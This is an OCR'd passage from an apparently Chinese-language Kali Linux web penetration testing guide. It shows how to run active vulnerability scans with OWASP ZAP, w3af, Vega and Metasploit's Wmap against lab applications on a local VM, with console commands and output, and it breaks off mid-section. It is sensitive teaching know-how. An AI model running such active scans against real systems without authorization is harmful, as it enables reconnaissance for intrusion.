
1. 打开 OWASP ZAP 并配置浏览器将其用作代理。
2. 访问 `192.168.56.102/peruggia/` 。
3. 遵循第三章“使用 ZAP 的蜘蛛”中的指南。

操作步骤

1. 访问 OWASP ZAP 的 `Sites` 面板，并右击 `peruggia` 文件夹。
2. 访问菜单中的 `Attack | Active Scan` 。




3. 新的窗口会弹出。这里，我们知道我们的应用和服务器使用哪种技术，所以，访问 `Technology` 标签页，并只勾选 `MySQL` 、 `PostgreSQL` 和 `Linux` ，以及 `Apache` 。



这里我们可以配置我们的扫描器的 `Scope` （从哪里开始扫描、在什么上下文中，以及其它）、 `Input Vectors` （选项是否你打算测试 GET 和 POST 请求、协议头、Cookie和其它选项）、 `Custom Vectors` （向原始请求中添加特定的字符或单词作为攻击向量）、 `Technology` （要执行什么技术特定的测试）、以及 `Policy` （为特定测试选项配置参数）。


4. 点击 `Start Scan` 。

5. `Active Scan` 标签页会出现在面板顶部，并且所有请求都会出现在那里。当扫描完成时，我们可以在 `ALerts` 标签页中检查结果。



6. 如果我们选项某个警告，我们可以查看生成的请求，以及从服务器获得的响应。这允许我们分析攻击并判断是否是真正的漏洞，或者是误报。我们也可以使用这个信息来模糊测试，在浏览器中重放这个请求，或者深入挖掘以利用。为了生成 HTML 报告，就像前一个工具那样，在主菜单中访问 `Report` 之后选择 `Generate HTML Report....` 。

7. 新的对话框会询问文件名和位置。例如，设置 `zap_result. html` 并且在完成时打开文件：




工作原理

OWASP ZAP 能够执行主动和被动漏洞扫描。被动扫描是 OWASP ZAP 在我们浏览过、发送数据和点击链接程中进行的非入侵测试。主动测试涉及对每个表单变量或请求值使用多种攻击字符串，以便检测服务器的响应是否带有我们叫做“脆弱行为”的东西。

OWASP ZAP 使用多种技术生成测试字串，它对于首次识别目标所使用的技术非常实用，以便优化我们的扫描并减少被检测到或导致服务崩溃的可能。

这个工具的另一个有趣特性是，我们可以产生于漏洞检测中的请求，而且它的相应响应在检测的时候会位于相同窗口中。这允许我们快读判断它是真正的漏洞还是误报，以及是否要开发我们的漏洞证明（POC）还是开始利用。



更多

我们已经谈论到 Burp Suite。Kali 只包含了免费版本，它没有主动和被动扫描特性。强烈推荐你获得 Burp Suite 的专业版许可证，因为它拥有实用特性和免费版之上的改进，例如主动和被动漏洞扫描。

被动漏洞扫描在我们使用 Burp Suite 作为浏览器的代理，并浏览网页时发生。Burp 会分析所有请求和响应，同时查找对应已知漏洞的模式。

在主动扫描中，Burp 会发送特定的请求给服务器并检查响应来查看是否对应一些漏洞模式。这些请求是特殊构造的，用于触发带有漏洞的应用的特定行为。

5.4 使用 w3af 扫描

w3af 支持应用审计和攻击框架。它是开源的，基于 Python 的 Web 漏洞扫描器。它拥有 GUI 和命令行界面，都带有相同的功能。这个秘籍中，我们会使用 w3af 的 GUI 配置扫描和报告选项来执行扫描。

操作步骤


1. 为了启动 w3af 我们可以从应用菜单栏选择它，通过浏览 `Applications | 03 Web Application Analysis | w3af`，或者从终端中：

```
w3af_gui
```

2. 在 `Profiles` 部分中，我们选择 `full_audit`。


3. 在插件部分中，访问 `crawl` 并选择 `web_spider`（已经选择的项目）。

4. 我们不打算让扫描器测试所有服务器，而是我们让它测试应用。在插件部分中，选中 `only_forward` 选项并点击 `Save`。




5. 现在，我们会告诉 w3af 在完成时生成 HTML 报告。访问 `output` 插件并选中 `html_file`。

6. 为了选择文件名称和保存报告的位置，修改 `output_file` 选项。这里我们会指定根目录下的 `w3af_report.html`，点击 `Save`。




7. 现在在 `Target` 文本框中，输入打算测试的 URL，这里是 `http://192.168.56.102/WackoPicko/` ，并点击 `Start` 。



8. 日志标签页会获得焦点，我们能够看到扫描的进程。我们需要等待它完成。

9. 完成之后，切换到 `Results` 标签页，像这样：



10. 为了查看详细的报告，在浏览器中打开 `w3af_report.html` HTML 文件。



工作原理

w3af 使用配置文件来简化为扫描选择插件的任务，例如，我们可以定义只含有 SQL 注入的配置文件，它测试应用的 SQL 注入，不干其他的事情。 `full_audit` 配置使用一些插件，它们执行爬虫测试、提取可以用作密码的单词列表、测试大多数相关的 Web 漏洞，例如 XSS、SQLi、文件包含、目录遍历以及其它。我们修改了 `web_spider` 插件来前向爬取，以便我们可以专注于打算测试的应用，避免扫描到其它应用。我们也修改了输出插件来生成 HTML 报告，而不是控制台输出和文本文件。

w3af 也拥有一些工具，例如拦截代理、模糊测试器、文本编解码器、以及请求导出器，它可以将原始的请求转换为多种语言的源代码。

更多

w3af 的 GUI 有时会不稳定。在它崩溃以及不能完成扫描的情况下，它的命令行界面可以提供相同的功能。例如，为了执行我们刚才执行的相同扫描，我们需要在终端中做下列事情：

```
w3af_console
profiles
use full_audit
back
plugins
output config html_file
set output_file /root/w3af_report.html
save
back
crawl config web_spider
set only_forward True
save
back
back
target
set target http://192.168.56.102/WackoPicko/
save
back
start
```

5.5 使用 Vega 扫描器

Vega 是由加拿大公司 Subgraph 制作的 Web 漏洞扫描器，作为开源工具分发。除了是扫描器之外，它也可以用作拦截代理，以及在我们浏览器目标站点时扫描。

这个秘籍中，我们会使用 Vega 来发现 Web 漏洞。

操作步骤

1. 从应用菜单中选择它，访问 `Applications | Kali Linux | Web Applications | Web Vulnerability Scanners | vega`，或者通过终端来打开 Vega：


    ```
    vega
    ```

2. 点击“开始新扫描“按钮。


3. 新的对话框会弹出。在标为 `Enter a base URI for scan` 的输入框中，输入 `http://192.168.56.102/WackoPicko` 来扫描应用。

4. 点击 `Next` 。这里我们可以选择在应用上运行那个模块。让我们保持默认。

5. 点击 `Finish` 来开始扫描。



6. 当扫描完成时，我们可以通过访问左边的 `Scan Alerts` 树来检查结果。漏洞详情会在右边的面板中展示，像这样：



工作原理

Vega 的工作方式是首先爬取我们指定为目标的 URL，识别表单和其它可能的数据输入，例如 Cookie 或请求头。一旦找到了它们，Vega 尝试不同的输入，通过分析响应并将它们与已知漏洞模式匹配来识别漏洞。

在 Vega 中，我们可以扫描单个站点或范围内的一组站点。我们可以通过选择在扫描中使用的模块，来选择要进行哪种测试。同样，我们可以使用身份（预保存的用户/密码组合）或者会话 Cookie来为站点认证，并且从测试中排除一些参数。

作为重要的缺陷，它并没有报告生成或数据导出特性。所以我们需要在 Vega GUI 中查看所有的漏洞描述和详情。

5.6 使用 Metasploit 的 Wmap 发现 Web 漏洞

Wmap 本身并不是漏洞扫描器，他是个 Metasploit 模块，使用所有框架中的 Web 漏洞和服务器相关的模块，并使它们协调加载和对目标服务器执行。它的结果并不会导出为报告，但是会作为 Metasploit 数据库中的条目。

这个秘籍中，我们会使用 Wmap 来寻找 vulnerable_vm 中的漏洞，并使用 Metasploit 命令行工具来检查结果。

准备

在我们运行 Metasploit 的控制台之前，我们需要启动 所连接的数据库服务器，以便保存我们生成的结果：

```
service postgresql start
```

操作步骤

1. 启动终端并运行 Metasploit 控制台：

    ```
    msfconsole
    ```

2. 加载完成后，加载 Wmap 模块：

    ```
    load wmap
    ```

3. 现在，我们向 Wamp 中添加站点：

    ```
    wmap_sites -a http://192.168.56.102/WackoPicko/
    ```

4. 如果我们打算查看注册的站点：

    ```
    wmap_sites -l
    ```

5. 现在我们将这个站点设为扫描目标：

```
wmap_targets -d 0
```

6. 如果我们打算插件所选目标，我们可以使用：

```
wmap_targets -l
```

```
msf > load wmap

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a http://192.168.56.102/WackoPicko/
[*] Site created.
msf > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   192.168.56.102  192.168.56.102  80    http   0        0


msf > wmap_targets -d 0
[*] Loading 192.168.56.102,http://192.168.56.102:80/.
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   192.168.56.102  192.168.56.102  80    false   /
```

7. 现在，我们执行测试：

```
wmap_run -e
```

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.56.102 (192.168.56.102)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2015-08-14 01:12:49 -0500
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[*] 192.168.56.102:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_
html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2
```

8. 我们需要使用 Metasploit 的命令来检查记录的漏洞：

```
vulns
wmap_vulns
```

```
msf > vulns
